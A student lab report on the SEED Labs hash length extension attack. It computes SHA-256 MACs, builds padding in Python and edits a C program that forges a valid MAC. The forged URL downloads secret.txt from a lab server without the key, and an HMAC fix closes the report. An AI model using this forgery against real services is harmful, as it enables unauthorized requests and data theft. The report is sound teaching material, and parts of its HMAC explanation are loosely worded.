Lab Title	Author	Date	Class	Section
Hash Length Extension Attack	Rushabh Prajapati	19/01/2022	CMPT 380 Computer Software Security	


Task1

Send Request to list files

Firstly, we try to create, the sha256sum MAC value, by concatenating the key **123456** with the contents of the request and filling up the **myname,uid and lstcmd** options.


Then we used the echo and sha256sum commands to calculate the MAC, once the MAC value is generated, then we can construct the request and send it to the server program using the browser.

Furthermore, the complete request consists of the myname, uid and lstcmd (to list all the files inside the directory) and appended to it is the MAC value that we calculated above, this is what make the request legitimate and thus we can see all the files listed inside the directory.



```
[01/16/22]seed@VM:~/.../Labsetup$ echo -n "123456:myname=RushabhPrajapati&uid=1001&lstcmd=1" | sha256sum
29e0dcb53fb38c18b7ead33e67625e6e19bc76aa037e6c35814dd0b97364a869  -
[01/16/22]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  image_flask
[01/16/22]seed@VM:~/.../Labsetup$ cd image_flask/
[01/16/22]seed@VM:~/.../image_flask$ ls
app  bashrc  Dockerfile
[01/16/22]seed@VM:~/.../image_flask$ cd app/
[01/16/22]seed@VM:~/.../app$ vim request
[01/16/22]seed@VM:~/.../app$ cat request
http://www.seedlab-hashlen.com/?myname=RushabhPrajapati&uid=1001&lstcmd=1&mac=29e0dcb53fb38c18b7ead33e67625e6e19bc76
aa037e6c35814dd0b97364a869
```

Figure 1 Generating MAC and constructing request



```
www.seedlab-hashlen.com/?myname=RushabhPrajapati&uid=1001&lstcmd=1&mac=29e0dcb
```

SEEDLabs

Hash Length Extension Attack Lab

Yes, your MAC is valid

List Directory


1. secret.txt
2. key.txt

Figure 2 Successful execution of the request

Similarly, the download task can be performed by 1) generating the MAC value and 2) creating the request and appending the MAC value at the end.


Here, for calculating the MAC value, instead of the **lstcmd** we use the **download** and to it we apply the **secret.txt**, which is the file that we want to download. Below we use the echo and sha256sum to generate the MAC and then constructing the request to download file secret.txt

Download Task



```
[01/16/22]seed@VM:~/.../app$ echo -n "123456:myname=RushabhPrajapati&uid=1001&lstcmd=1&download=secret.txt" | sha256
sum
b933046fcf21898e5324e27743a4657f4e56c9d6b443845bad57f9d875da45db  -
[01/16/22]seed@VM:~/.../app$ vim download_request
[01/16/22]seed@VM:~/.../app$ cat download_request
http://www.seedlab-hashlen.com/?myname=RushabhPrajapati&uid=1001&lstcmd=1&download=secret.txt&mac=b933046fcf21898e53
24e27743a4657f4e56c9d6b443845bad57f9d875da45db
[01/16/22]seed@VM:~/.../app$ 
```

Figure 3 Generating MAC value for the download request


www.seedlab-hashlen.com/?myname=RushabhPrajapati&uid=1001&lstcmd=1&download=se
SEEDLabs

Hash Length Extension Attack Lab

Yes, your MAC is valid

List Directory

1. secret.txt
2. key.txt

File Content

TOP SECRET.

DO NOT DISCLOSE.

Figure 4 Successful execution of download request


Task 2

Create Padding

SHA-256 block size -> 64 bytes, so any message M will be padded to the multiple of 64 bytes during the hash calculation.

Firstly we try to obtain the length of the original message, in this case our **`<key>:myname=<name>&uid=<uid>&lstcmd=1`**

The length of our message is 48 bytes, so the padding here will be 64 – 48 = 16 bytes, including 8 bytes of the length field. The length of the message in but will be 48 * 8 = 384 = 0X180. Then SHA256 is performed onto the padded message. And we also encode the hexadecimal from \x to % for the URL.



```
>>> payload=bytearray("123456:myname=RushabhPrajapati&uid=1001&lstcmd=1",'utf8')
>>> len(payload)
48
>>> length_field = (len(payload)*8).to_bytes(8,'big');
>>> padding=b'\x80' + b'\x00' * (64-len(payload)-1-8) + length_field
>>> print(''.join('\\x{:02x}'.format(x) for x in padding))
\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x80
>>> print(''.join('%{:02x}'.format(x) for x in padding))
%80%00%00%00%00%00%00%00%00%00%00%00%00%00%01%80
>>> 
```


Figure 5 Creating the padding for the given message

Task 3

The Length Extension Attack

In this task I'll be using the **key 983abe** and **uid 1002** just to make thing a bit more different.


Calculating MAC for a legitimate request



```
[01/19/22]seed@VM:~/.../Task3$ echo "http://www.seedlab-hashlen.com/?myname=RushabhPrajapati&uid=1001&lstcmd=1" > le
gitimate_request
[01/19/22]seed@VM:~/.../Task3$ 
```

Figure 6 An example of a legitimate request

As we did before, we will use SHA256SUM to calculate the MAC of a legitimate request (in this case just like what we did for Task1).



```
[01/19/22]seed@VM:~/.../Task3$ echo -n "983abe:myname=RushabhPrajapati&uid=1002&lstcmd=1" | sha256sum
c58aab221e74650905fa113e2663c5c0521b86cd684cc401ad47f8c1c84a09ec  -
[01/19/22]seed@VM:~/.../Task3$ 
```


Figure 7 Calculating the MAC using a different key and uid

Once we get the MAC value, we have 3 tasks ahead of remaining,

1) Padding
2) Generate a new_mac from the legitimate request
3) Generate a full request demonstrating the Length Extension Attack

Using the length_ext.c program, based on the MAC value calculated above, we will create a new request that includes **download** command, without using the **secret.key**.

For that, we will tweak the C program with out previously obtained MAC value.




```
// MAC of the original message M (padded)
c.h[0] = htole32(0xc58aab22);
c.h[1] = htole32(0x1e746509);
c.h[2] = htole32(0x05fa113e);
c.h[3] = htole32(0x2663c5c0);
c.h[4] = htole32(0x521b86cd);
c.h[5] = htole32(0x684cc401);
c.h[6] = htole32(0xad47f8c1);
c.h[7] = htole32(0xc84a09ec);

// Append additional message
SHA256_Update(&c, "&download=secret.txt", 20);
SHA256_Final(buffer, &c);

for(i = 0; i < 32; i++) {
        printf("%02x", buffer[i]);
}

printf("\n");
return 0;
```

Figure 8 Split the MAC value into 8 different octects which will be used later to generate the new MAC


As we do not know the value of the key but assumed that we know the length of the key we can generate the padding similarly we did in task2.

Generating padding for the request



```
[01/18/22]seed@VM:~/.../Task4$ python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> payload=bytearray("******:myname:RushabhPrajapati&uid=1002&lstcmd=1",'utf8')
>>> length_field=(len(payload)*8).to_bytes(8,'big')
>>> padding= b'\x80' + b'\x00'*(64-len(payload)-1-8) + length_field
>>> print(''.join('%{:02x}'.format(x) for x in padding))
%80%00%00%00%00%00%00%00%00%00%00%00%00%00%01%80
>>> 
```


Figure 9 Generating Padding for the new url



```
[01/19/22]seed@VM:~/.../Task3$ python3 generate_padding.py
%80%00%00%00%00%00%00%00%00%00%00%00%00%00%01%80
[01/19/22]seed@VM:~/.../Task3$
```

Figure 10 Encoded \x to %

Generating mac, length_ext.c



```
[01/19/22]seed@VM:~/.../Task3$ gcc -o le
legitimate_request  length_ext.c
[01/19/22]seed@VM:~/.../Task3$ gcc -o length_ext length_ext.c -lcrypto
[01/19/22]seed@VM:~/.../Task3$ ./length_ext
427c5f31e10d5a183ffd60c5ef5e43fe19e2a7803261594cd1fa5b6b5116dfc0
[01/19/22]seed@VM:~/.../Task3$
```

Figure 11 Generating new MAC, which will be appended to the new URL


Now, creating the whole request, for which we will

1) put the calculated padding using the program generate_padding.py

2) Get the value of **new_mac** using the length_ext.c program, which we will append to the new url, for the length extension attack.

Url Request Format:


```
http://www.seedlab-hashlen.com/?myname=<name>&uid=<uid>
&lstcmd=1<padding>&download=secret.txt&mac=<new-mac>
```



```
[01/19/22]seed@VM:~/.../Task3$ ./length_ext
427c5f31e10d5a183ffd60c5ef5e43fe19e2a7803261594cd1fa5b6b5116dfc0
[01/19/22]seed@VM:~/.../Task3$ echo "http://www.seedlab-hashlen.com/?myname=RushabhPrajapati&uid=1002&lstcmd=1%80%00
%00%00%00%00%00%00%00%00%00%00%00%00%01%80&download=secret.txt&mac=427c5f31e10d5a183ffd60c5ef5e43fe19e2a7803261594cd
1fa5b6b5116dfc0"
http://www.seedlab-hashlen.com/?myname=RushabhPrajapati&uid=1002&lstcmd=1%80%00%00%00%00%00%00%00%00%00%00%00%00%00%
01%80&download=secret.txt&mac=427c5f31e10d5a183ffd60c5ef5e43fe19e2a7803261594cd1fa5b6b5116dfc0
[01/19/22]seed@VM:~/.../Task3$
```

Figure 12 Generating the Full Request

Full request


www.seedlab-hashlen.com/?myname=RushabhPrajapati&uid=1002&lstcmd=1%80

Hash Length Extension Attack Lab

Yes, your MAC is valid

File Content


TOP SECRET.

DO NOT DISCLOSE.

Figure 13 Performing the Attack, and checking the results

Task 4

Attack Mitigation Through HMAC,




```
def verify_mac(key, my_name, uid, cmd, download, mac):
    download_message = '' if not download else '&download=' + download
    message = ''
    if my_name:
        message = 'myname={}&'.format(my_name)
    message += 'uid={}&lstcmd='.format(uid) + cmd + download_message
    payload = key + ':' + message
    app.logger.debug('payload is [{}]'.format(payload))
    real_mac = hmac.new(bytearray(key.encode('utf-8')),
               msg=message.encode('utf-8','surrogateescape'),
               digestmod=hashlib.sha256).hexdigest()
    app.logger.debug('real mac is [{}]'.format(real_mac))
    if mac == real_mac:
        return True
    return False
```

Figure 14 Change verify_mac() in lab4.py


Firstly, we will make changes to **lab.py**, updating the **real_mac** variable in the above image. Once done with that, let's change the value and **rebuild the docker container**, **docker-compose build.** Now we need to generate the **HMAC of the message**, which can be done using python. Lastly, we need to create the full request, which can be made by appending the MAC value to the valid request.

Computing HMAC




```
[01/19/22]seed@VM:~/.../Task4$ cat task4.py
import hmac
import hashlib
key='123456'
message='myname=RushabhPrajapati&uid=1001&lstcmd=1'
mac = hmac.new(bytearray(key.encode('utf-8')),
        msg=message.encode('utf-8','surrogateescape'),
        digestmod=hashlib.sha256).hexdigest()

print(mac)
[01/19/22]seed@VM:~/.../Task4$
```

Figure 15 Program to compute HMAC



```
[01/20/22]seed@VM:~/.../Task4$ ls
generate_padding.py  real_mac  task4  task4.py
[01/20/22]seed@VM:~/.../Task4$ echo "http://www.seedlab-hashlen.com/?myname=RushabhPrajapati&uid=1
001&lstcmd=1&mac=3513b2b3d15f96fc13573516588291f993a30bef48245a837968d302a91a38e8" > hmac_url
[01/20/22]seed@VM:~/.../Task4$ python task4.py
3513b2b3d15f96fc13573516588291f993a30bef48245a837968d302a91a38e8
[01/20/22]seed@VM:~/.../Task4$
```

Figure 16 generated request with hmac



```
www.seedlab-hashlen.com/?myname=RushabhPrajapati&uid=1001&lstcmd=1&mac=3513b2b3d15
```

SEEDLabs

Hash Length Extension Attack Lab

Yes, your MAC is valid

List Directory

1. secret.txt
2. key.txt

Figure 17 Final Output using HMAC

Hash-based message authentication code (HMAC) provides the server and the client each with a private key that is known only to that specific server and that specific client. The client creates a unique HMAC, or hash, per request to the server by hashing the request data with the private keys and sending it as part of a request. What makes HMAC more secure than Message Authentication Code (MAC) is that the key and the message are hashed in separate steps.

HMAC requires a cryptographic hash function H and a secret key K. The key K can be any length. If it is longer than block size of 64 bytes of H, B, its hash value will be used as the key, so the size is reduced to below block size B; if K is shorter than B, block size of 64, it is padded to the right with extra zeros.

HMAC (key, msg) = H(mod1(key) || H(mod2(key) || msg))

Once the server receives the request and regenerates its own unique HMAC, it compares the two HMACs. If they're equal, the client is trusted, and the request is executed. This process is often called a secret handshake which ensures the process is not susceptible to extension attacks that add to the message and can cause elements of the key to be leaked as successive MACs are created.